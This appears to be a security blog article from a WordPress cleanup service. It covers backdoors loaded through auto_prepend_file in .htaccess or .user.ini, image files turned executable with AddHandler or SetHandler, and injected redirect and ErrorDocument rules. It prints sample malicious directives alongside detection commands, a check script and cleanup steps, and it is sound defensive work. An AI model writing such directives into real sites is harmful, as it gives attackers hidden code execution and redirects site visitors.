
WordPress core has been reinstalled, the plugins compared against the originals, the theme cleaned. Yet every page of the site keeps executing code that nobody can find, because it is not in any of the files you check. It is in a file that PHP reads before running any script, named by a single line in a configuration file: an .htaccess or a .user.ini that nobody thinks to open.
A single configuration line can load a backdoor on every PHP request of the site without modifying a single WordPress file.
In this article we look at how the auto_prepend_file directive works and why it behaves differently with .htaccess and with .user.ini, how an .htaccess can turn an image into an executable script, which rewrite rules point to an infection, and how to find, verify and remove these configurations without leaving anything active.
Configuration that executes code
PHP has two directives designed for legitimate uses: auto_prepend_file names a file to be included automatically before every script, and auto_append_file one to be included after. The file is included as with require, so its code runs with the same privileges as the site, on every request, before WordPress even loads wp-config.php. Application firewalls, profiling tools and monitoring systems use them for exactly this reason.
For an attacker they are even more interesting. The included file can live anywhere it is readable, even outside the site folder, and can have any extension: a logo.png in wp-content/uploads that contains PHP code runs without any problem, because require does not look at the extension. Scanners that look for code only in .php files, or that compare core and plugins against the originals, see neither the file nor the mechanism that loads it. It is the same limit we discussed in the article on the limits of signature-based scanners.

These directives can be set in the main php.ini, which normally only the system administrator can change, but also at the directory level. How depends on how PHP is connected to the web server, and this is where .htaccess and .user.ini come into play.
auto_prepend_file in .htaccess: the mod_php case
When PHP runs as an Apache module (mod_php), settings can be changed from .htaccess files with the php_value and php_flag directives. As the PHP documentation states, this requires AllowOverride Options or AllowOverride All, and the directive applies to the folder where the file lives and all its subfolders. A single line in the .htaccess at the site root is therefore enough to affect all of WordPress:
# Appended to the end of the root .htaccess, after the WordPress block
<IfModule mod_php.c>
php_value auto_prepend_file "/home/cliente/public_html/wp-content/uploads/2026/03/logo.png"
</IfModule>
The <IfModule> block is not accidental. If PHP does not run as a module, Apache does not know the php_value directive and answers every request with a 500 error, with a message in the error log like Invalid command 'php_value'. Whoever writes the backdoor would rather have it not work than get noticed, and protects it with the module test. On LiteSpeed servers, instead, PHP in LSAPI mode accepts settings from .htaccess like mod_php, and the same lines should be treated the same way.
.user.ini: the same backdoor with PHP-FPM
Today the most common setup is PHP-FPM behind Apache or NGINX, and there php_value lines in .htaccess have no effect. PHP in CGI and FastCGI mode, however, reads another file: .user.ini. According to the official documentation, PHP looks for these files in the folder of the requested script and in all the parent folders up to the document root, accepts settings that can be changed at the per-directory or per-user level, and rereads the files at the interval set by user_ini.cache_ttl, which defaults to 300 seconds.
; /home/cliente/public_html/.user.ini
auto_prepend_file = "/home/cliente/public_html/wp-content/uploads/2026/03/logo.png"
Two practical consequences. First: a .user.ini at the site root applies to every PHP script, wp-admin included, and it is enough for the PHP user to be able to write in the document root, which is very common. The second concerns cleanup: after you remove the line, the backdoor can stay active for up to five minutes, because the PHP-FPM processes still have the old configuration cached. Anyone who checks right after the change, sees the code still running and concludes that the cause is elsewhere, wastes time looking in the wrong direction.

It should be said that a .user.ini with auto_prepend_file is not in itself a sign of infection. The most common legitimate case is the Wordfence firewall, which for extended protection writes into .user.ini or .htaccess an auto_prepend_file directive pointing to wordfence-waf.php, as the plugin support explains. The check to make is always the same: open the file it points to and verify that it is what it claims to be.
auto_append_file also shows up in infections, with a different purpose: the file included after the script can add a JavaScript snippet or a block of spam links at the end of the generated HTML, without touching either the theme or the database. The symptom is code that appears after the closing </html> tag, a detail you only notice by looking at the page source. Finally, it is worth remembering that NGINX does not read .htaccess files: on an NGINX server with PHP-FPM a malicious .htaccess is harmless, while a .user.ini works perfectly. Checking only the right file for your own server means, in effect, checking only half of the problem.
Images that become scripts: AddHandler and SetHandler
The second malicious use of .htaccess is not about PHP but about Apache: telling the web server to treat files that are not scripts as scripts. It is the technique used to make a webshell uploaded as an image executable through an upload form that checks only the extension.
# With mod_php: .jpg files in this folder are executed as PHP
AddHandler application/x-httpd-php .jpg
AddType application/x-httpd-php .jpg

# With PHP-FPM: same effect by passing the files to the pool socket
<FilesMatch "\.(jpg|png)$">
    SetHandler "proxy:unix:/run/php/php8.2-fpm.sock|fcgi://localhost"
</FilesMatch>
The handler name changes from server to server, and on hosting panels you find variants such as application/x-httpd-php82 or application/x-httpd-ea-php82. With PHP-FPM there is an extra defense: the pool’s security.limit_extensions option, which according to the PHP-FPM documentation defaults to .php .phar and makes FPM refuse to run scripts with other extensions. If someone has widened it to get an old application working, the protection is gone.
The flip side is just as common. The .htaccess that blocks PHP execution in wp-content/uploads, which we covered in the article on webshells in the uploads folder, gets deleted or overwritten by the malware, or neutralized by an .htaccess in a subfolder that re-enables the engine with php_flag engine on. A block that nobody checks after putting it in place is a block you cannot count on.
Malicious rewrites and .htaccess files that block everything
The third group of changes exploits mod_rewrite. The best known are conditional rules that send visitors elsewhere based on the referrer or device type while letting the administrator see the normal site: we analyzed them in the article on conditional redirects. Alongside these are rules that serve different content to search engine crawlers, typical of SEO spam, and ErrorDocument directives that make a hidden PHP script handle 404 pages, able to generate thousands of spam pages on the fly on addresses that do not exist.
# Examples of injected rules
RewriteCond %{HTTP_REFERER} (google|bing|yahoo) [NC]
RewriteCond %{HTTP_USER_AGENT} (android|iphone|mobile) [NC]
RewriteRule ^(.*)$ https://destinazione.example.invalid/?s=%{HTTP_HOST} [R=302,L]

ErrorDocument 404 /wp-content/languages/themes/cache.php
One last pattern deserves attention because it is destructive. Some campaigns write into every folder of the site an .htaccess that denies access to all PHP files except a short list, which includes the backdoor files. The result is a site that only partly works, an unreachable admin panel and an owner who, trying to fix things, deletes the .htaccess files one at a time while the backdoor recreates them. In these cases the files must all be removed together, after stopping whatever regenerates them, often a process or a cron job.
Finding suspicious directives
A clean WordPress installation usually has a single .htaccess at the root, plus those created by cache and security plugins in predictable folders. The first step is therefore to list them all, with size and date, together with .user.ini files and any misplaced php.ini. Do not rely on the hosting panel’s file manager or the FTP client: many hide files that start with a dot by default, which is exactly why the attacker chooses them. From the command line:
# All configuration files by folder, newest first
find /home/cliente/public_html \( -name .htaccess -o -name .user.ini -o -name php.ini \) \
  -printf '%TY-%Tm-%Td %TH:%TM  %8s  %p\n' | sort -r

# Directives that execute code or change handlers
grep -rnE --include=.htaccess --include=.user.ini --include=php.ini \
  'auto_(prepend|append)_file|AddHandler|SetHandler|AddType|php_value|php_flag|ErrorDocument' \
  /home/cliente/public_html

# How many .htaccess files there are: dozens or hundreds indicate the "carpet" block
find /home/cliente/public_html -name .htaccess | wc -l
For every auto_prepend_file found, open the file it points to: if it contains obfuscated code, chains of base64_decode and eval, or simply PHP code in a file with an image extension, the answer is clear. It is also worth searching the folder above the document root and the user’s home directory, where a .user.ini is not read but the included file often is. And on a shared server the search must extend to all the sites of the same user, as we saw for cross-site contamination.
Checking what PHP really loads
Finding the files is not enough: you need to know which configuration is actually active for web requests. There is a common trap here. php -i and WP-CLI use command-line PHP, which reads its own php.ini and ignores both .htaccess and .user.ini: an empty php -i | grep prepend tells you nothing about the site.
The correct check is done from the web, with a temporary file with an unguessable name, to be deleted right afterward. In phpinfo() the auto_prepend_file row has two columns: Master Value is the value from the server’s php.ini, Local Value the effective one after .htaccess and .user.ini. If they differ, something at the directory level changed it. Even more targeted is a script that prints only what is needed:
<?php
// verifica-7f3a9c.php, in the site root: open it in the browser, then delete it
header( 'Content-Type: text/plain' );
echo 'SAPI: ', PHP_SAPI, "\n";
echo 'php.ini: ', php_ini_loaded_file(), "\n";
echo 'user_ini.filename: ', ini_get( 'user_ini.filename' ), "\n";
echo 'auto_prepend_file: ', ini_get( 'auto_prepend_file' ), "\n";
echo 'auto_append_file: ', ini_get( 'auto_append_file' ), "\n";
// The first included file is the prepend, if any, ahead of this script
print_r( get_included_files() );
get_included_files() is particularly useful: if another file appears before the check script, that file was loaded automatically, whatever the mechanism. With PHP-FPM you can also compare the pool settings in /etc/php/8.2/fpm/pool.d/ (the path varies by distribution), where an unexpected php_admin_value[auto_prepend_file] would indicate a system-level compromise, no longer just a single site.
Cleanup and prevention
Cleanup follows a precise order. First, keep copies of the configuration files and the included files, with their original dates, because they are needed to reconstruct the attack. Then remove the malicious directives and the files they point to, together with whatever regenerates them: a cron job, a mu-plugin, a process in memory. With PHP-FPM, reload the pool or wait out the 300 seconds of user_ini.cache_ttl before checking again with the check script.
# Evidence copy, with dates and permissions
mkdir -p ~/incidente && cp -p public_html/.user.ini ~/incidente/user.ini.radice
cp -p public_html/wp-content/uploads/2026/03/logo.png ~/incidente/

# Removal and PHP-FPM reload (service name depends on the version)
rm public_html/.user.ini public_html/wp-content/uploads/2026/03/logo.png
systemctl reload php8.2-fpm
Prevention works on several levels. The most effective is that the user PHP runs as cannot write the configuration files: .htaccess and .user.ini owned by a different user, or at least not writable, prevent modification even by a webshell. On Apache you can restrict AllowOverride to only the categories WordPress needs, or list the allowed directives with AllowOverrideList; if the site does not use .htaccess at all, AllowOverride None shuts the problem down at the root. On servers where .user.ini files are not needed, setting user_ini.filename to an empty string in php.ini disables reading them entirely. And security.limit_extensions should be left at .php. These and other measures are collected in the post-cleanup hardening checklist.
Malicious configurations are a good example of why an infection must be analyzed at the system level and not only at the application level: the code that runs lives in a file WordPress does not know about, loaded by a mechanism WordPress does not control. In our engagements, verifying the effective PHP and web server configuration is part of the procedure, along with the analysis of obfuscated files and logs. If you suspect your site is running code you cannot find, the cleanup guaranteed in 6, 12 or 24 hours per WordPress installation includes this part too: you can contact us, describing the type of server and PHP you use, if you know it.
